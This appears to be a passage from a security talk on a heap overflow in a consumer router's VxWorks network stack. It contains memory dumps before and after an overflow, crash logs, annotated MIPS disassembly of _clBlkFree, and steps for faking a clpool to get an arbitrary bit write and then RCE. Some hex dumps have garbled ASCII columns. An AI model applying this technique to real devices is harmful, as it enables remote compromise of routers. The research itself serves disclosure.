80FE36C0: 00 00 00 01 EE EE EE EE - 00 00 00 00 00 00 00 BE .....
80FE36D0: 00 00 00 01 00 00 00 00 - 00 00 00 00 00 00 00 01 .....
80FE36E0: 00 00 00 00 80 0D 80 78 - EE EE EE EE EE EE EE EE .....x.....
80FE36F0: EE EE EE EE EE EE EE EE - 00 00 00 01 00 00 00 00 .....
80FE3700: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FE3710: 00 00 00 00 80 E6 FA 7C - 80 0E 84 90 80 0E 84 74 .....|.....t
80FE3720: EE EE EE EE EE EE EE EE - 00 00 00 00 00 00 00 01 .....
80FE3730: 00 00 00 00 80 FE 37 A0 - 80 E6 FC 3C 80 FE 37 9C .....7. ...<..7.
80FE3740: 00 00 00 48 80 E6 FC 3C - 80 C5 0A 94 80 0D 89 D8 ...H...<.....
80FE3750: 80 E6 FC 3C 00 00 00 80 - 80 26 00 00 00 00 00 00 ...<....&.....
  
```

Buffer Data(Cluster) Before Copy

```
In [14]: print(target.send_and_recvuntil(("mem -dump 0x80fc64a0 400"))
mem -dump 0x80fc64a0 400
80FC64A0: 09 00 0A 74 70 6C 6F 67 - 80 FA 2D C0 80 FC 64 28 ...tlog ...d(
80FC64B0: 00 00 00 00 78 11 9F CA - 80 E7 04 8C C0 A8 01 C8 ....x...
80FC64C0: C0 A8 01 01 80 FC 89 9C - 4E 4F 54 49 46 59 20 2A ...NOTIFY *
80FC64D0: 20 48 54 54 50 2F 31 2E - 31 0D 0A 48 4F 53 54 3A ...1111111111111111
80FC64E0: 20 32 33 39 2E 32 35 35 - 00 09 54 4C 2D 57 52 38 239.255 ..TL-WR8
80FC64F0: 38 36 4E 00 0B 00 03 37 - 2E 30 00 07 00 01 01 00 86N....7 .0.....
80FC6500: 05 00 11 44 30 2D 37 36 - 2D 45 37 2D 31 39 2D 45 ...00-76 -E7-19-F
80FC6510: 32 2D 31 39 00 08 00 0B - 31 39 32 2E 31 36 38 2E 2-19...
80FC6520: 31 2E 31 00 09 00 0A 74 - 70 6C 6F 67 80 FA 2D C0 1.1...t plog..-
80FC6530: 80 FC 65 B4 C0 A8 01 01 - 00 00 00 00 00 00 00 00 ...e.....
80FC6540: EF FF FF FA 07 6C 07 6C - 01 52 B3 07 4E 4F 54 49 .....l.l .R..NOTI
80FC6550: 46 59 20 2A 20 32 33 39 - 2E 32 35 35 00 00 00 00 FY *HTT P/1.1 .H
80FC6560: 4F 53 54 3A 20 32 33 39 - 2E 32 35 35 00 00 00 00 05...28...25...
80FC6570: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6580: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6590: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC65A0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC65B0: 80 FA 2D C0 80 FC 66 38 - C0 A8 01 01 00 00 00 00 ...f8 .....
80FC65C0: 00 00 00 00 EF FF FF FA - 07 6C 07 6C 01 56 B3 0B ..... .l.l.v..
80FC65D0: 4E 4F 54 49 46 59 20 2A - 20 48 54 54 50 2F 31 2E ...NOTIFY *HTT P/1.1 .H
80FC65E0: 31 0D 0A 48 4F 53 54 3A - 20 32 33 39 2E 32 35 35 1..HOST: 239.255
80FC65F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6600: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6610: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6620: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6630: 00 00 00 00 80 FA 2D C0 - 80 FC 66 BC C0 A8 01 01 ...f.....
80FC6640: 00 00 00 00 00 00 00 00 - EF FF FF FA 07 6C 07 6C ..... .l.l
80FC6650: 01 1B B2 D0 4F 4E 54 40 - 46 59 20 2A 20 48 54 54 ...NOTI FY *HTT
```

Buffer data(cluster)

Cipool address

Point to another cluster

Other cluster

Other cluster

Point to another cluster

Buffer Data(Cluster) After Copy

```
In [16]: print(target.send_and_recvuntil("mem -dump 0x80fc64a0 400"))
mem -dump 0x80fc64a0 400
80FC64A0: 09 00 0A 74 70 6C 6F 67 - 80 FA 2D C0 80 FC 64 28    ...tplog ..-...d(
80FC64B0: 00 00 00 00 78 11 9F CA - 80 E7 04 8C 45 00 00 48    ....x... ..E..H
80FC64C0: 00 00 40 00 80 11 76 8B - C0 A8 01 01 C0 A8 01 C8    ..@...v. ....
80FC64D0: 00 35 E9 FC 00 34 01 7B - CB 63 81 80 00 01 00 01    .5...4.{ .c.....
80FC64E0: 00 00 00 00 07 74 70 6C - 6F 67 69 6E 02 63 6E 00    .....tpl ogin.cn.
80FC64F0: 00 01 00 01 C0 0C 00 01 - 00 01 00 00 00 01 00 04    .....
80FC6500: C0 A8 01 01 41 41 41 41 - 41 41 41 41 41 42 43 20    ....AAAA AAAAABC
80FC6510: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6520: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6530: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6540: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6550: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6560: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6570: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6580: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6590: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65A0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65B0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65C0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65D0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65E0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC65F0: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6600: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6610: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6620: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6630: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
80FC6640: 41 42 43 20 41 42 43 20 - 41 42 43 20 41 42 43 20    ABC ABC ABC ABC
```


Crash Logs

Crash in _cIBlkFree function

```
" "  
Tlb Load Exception  
Exception Program Counter: 0x800bb2e8  
Status Register: 0x0000f400  
Cause Register: 0x00000008  
Access Address : 0x41424344  
Task: 0x8094ebf0 "inetd"  
writeSector(364): =====>flash 1DC000(sector 2), len 4232.
```

Crash in excExcHandle function

```
#  
Tlb Load Exception  
Exception Program Counter: 0x800a64ac  
Status Register: 0x0000f400  
Cause Register: 0x00000008  
Access Address : 0x42434469  
Task: 0x80fe3c30 "tNetTask"  
writeSector(364): =====>flash 1DC000(sector 2), len 25352.
```

Exploitability

Exploit - Overwrite Arbitrary Bit Value To 1 In _clBlkFree Function

1. Get clpool address from cluster
2. Get netpool address from clpool
3. Update clSizeMax in netpool (clSizeMax |= 1 << clpool .clLg2)

```

800BB26C jal    intUnlock
800BB270 nop
800BB274 lw     $a0, 0x10($s0)
800BB278 lw     $a1, 0x14($s0)
800BB27C lw     $v1, 0xC($s0)
800BB280 jalr   $v1
800BB284 lw     $a2, 0x18($s0)
800BB288 jal    intLock
800BB28C nop
800BB290 move  $a3, $v0

loc_800BB2E0:
800BB2E0 # get clpool address from cluster address
800BB2E0 lw     $a0, -4($s1) # a0 = clpool
800BB2E4 li     $v0, 1
800BB2E8 lw     $a2, 0x24($a0) # get netpool address from clpool
800BB2E8 # a2 = netpool
800BB2EC lw     $a1, 4($a0) # a1 = clpool.clLg2(cluster log 2 size)
800BB2F0 lw     $v1, 0x14($a2) # v1 = netpool.clSizeMax
800BB2F4 sllv  $v0, $a1 # v0 = 1 << clLg2(cluster log 2 size)
800BB2F8 or     $v1, $v0 # v1 = netpool.clSizeMax | (1 << clpool.clLg2)
800BB2FC sw     $v1, 0x14($a2) # update netpool.clSizeMax with v1
800BB300 lw     $v0, 0xC($a0) # v0 = clpool.cinumFree(number of clusters free)
800BB304 lw     $v1, 0x20($a0) # v1 = clpool.pClHead(pointer to the cluster head)
800BB308 addiu $v0, 1 # v0 += 1
800BB30C sw     $v1, 0($s1) # update clBuff.pClNext(pointer to the next clBuff) = clpool.pClHead
800BB310 sw     $v0, 0xC($a0) # update clpool.clnumFree with v0
800BB314 j      loc_800BB294 # s2 = clBlk.netpool(netpool address in clBlk)
800BB314 # v1 = clBlk.netpool.pClBlkHead(head of cluster Blocks)
800BB318 sw     $s1, 0x20($a0) # update clpool.pClHead with pClBuf address
800BB318 # End of function _clBlkFree
800BB318

loc_800BB294:
800BB294 # s2 = clBlk.netpool(netpool address in clBlk)
800BB294 lw     $v1, 4($s2) # v1 = clBlk.netpool.pClBlkHead(head of cluster Blocks)
800BB298 sw     $v1, 0($s0) # s0 = clBlk
800BB298 # update clBlk.clNode with clBlk.netpool.pClBlkHead
800BB29C lw     $v0, 0x10($s2) # v0 = clBlk.netpool.clLg2Max
800BB2A0 sw     $s0, 4($s2) # update clBlk.netpool.pClBlkHead(head of cluster Blocks) with clBlk address
800BB2A4 addiu $v0, -1
800BB2A8 sw     $v0, 0x10($s2) # update clBlk.netpool.clLog2Max with v0
  
```

Example Exploit Data


```
In [14]: print(target.send_and_recvuntil(("mem -dump 0x80fc64a0 400"))
mem -dump 0x80fc64a0 400
80FC64A0: 09 00 0A 74 70 6C 6F 67 - 80 FA 2D C0 80 FC 64 28 ...tlog ...d(
80FC64B0: 00 00 00 00 78 11 9F CA - 80 E7 04 8C C0 A8 01 C8 ....x...
80FC64C0: C0 A8 01 01 80 FC 89 9C - 4E 4F 54 49 46 59 20 2A ...NOTIFY *
80FC64D0: 20 48 54 54 50 2F 31 2E - 31 0D 0A 48 4F 53 54 3A ...HTTP/1.1..HOST:
80FC64E0: 20 32 33 39 2E 32 35 35 - 00 09 54 4C 2D 57 52 38 239.255 ..TL-WR8
80FC64F0: 38 36 4E 00 0B 00 03 37 - 2E 30 00 07 00 01 01 00 86N....7 .0.....
80FC6500: 05 00 11 44 30 2D 37 36 - 2D 45 37 2D 31 39 2D 45 ...0-76 -E7-19-F
80FC6510: 32 2D 31 39 00 08 00 0B - 31 39 32 2E 31 36 38 2E 2-19...
80FC6520: 31 2E 31 00 09 00 0A 74 - 70 6C 6F 67 80 FA 2D C0 1.1...t plog..-
80FC6530: 80 FC 65 B4 C0 A8 01 01 - 00 00 00 00 00 00 00 00 ..e.....
80FC6540: EF FF FF FA 07 6C 07 6C - 01 52 B3 07 4E 4F 54 49 .....l.l .R..NOTI
80FC6550: 46 59 20 2A 20 48 54 54 - 50 2F 31 2E 31 0D 0A 48 FY * HTT P/1.1..H
80FC6560: 4F 53 54 3A 20 32 33 39 - 2F 32 35 35 00 00 00 00 OST: 239 .255....
80FC6570: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6580: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6590: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC65A0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC65B0: 80 FA 2D C0 80 FC 66 38 - C0 A8 01 01 00 00 00 00 ...f8 .....
80FC65C0: 00 00 00 00 EF FF FF FA - 07 6C 07 6C 01 56 B3 0B ..... .l.l.v..
80FC65D0: 4E 4F 54 49 46 59 20 2A - 20 48 54 54 50 2F 31 2E NOTIFY * HTTP/1.
80FC65E0: 31 0D 0A 48 4F 53 54 3A - 20 32 33 39 2E 32 35 35 1..HOST: 239.255
80FC65F0: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6600: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6610: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6620: 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
80FC6630: 00 00 00 00 80 FA 2D C0 - 80 FC 66 BC C0 A8 01 01 ...f.....
80FC6640: 00 00 00 00 00 00 00 00 - EF FF FF FA 07 6C 07 6C ..... .l.l
80FC6650: 01 1B B2 D0 4F 4E 54 40 - 46 59 20 2A 20 48 54 54 ...NOTI FY * HTT
```

Buffer data(cluster)


Cipool address

Overwrite next cluster address to fake cluster address


Fake clpool and cluster Example



Exploit – Bit Overwrite To RCE Using Exception Hook excExcHandle Function Codes



Demo



Thanks!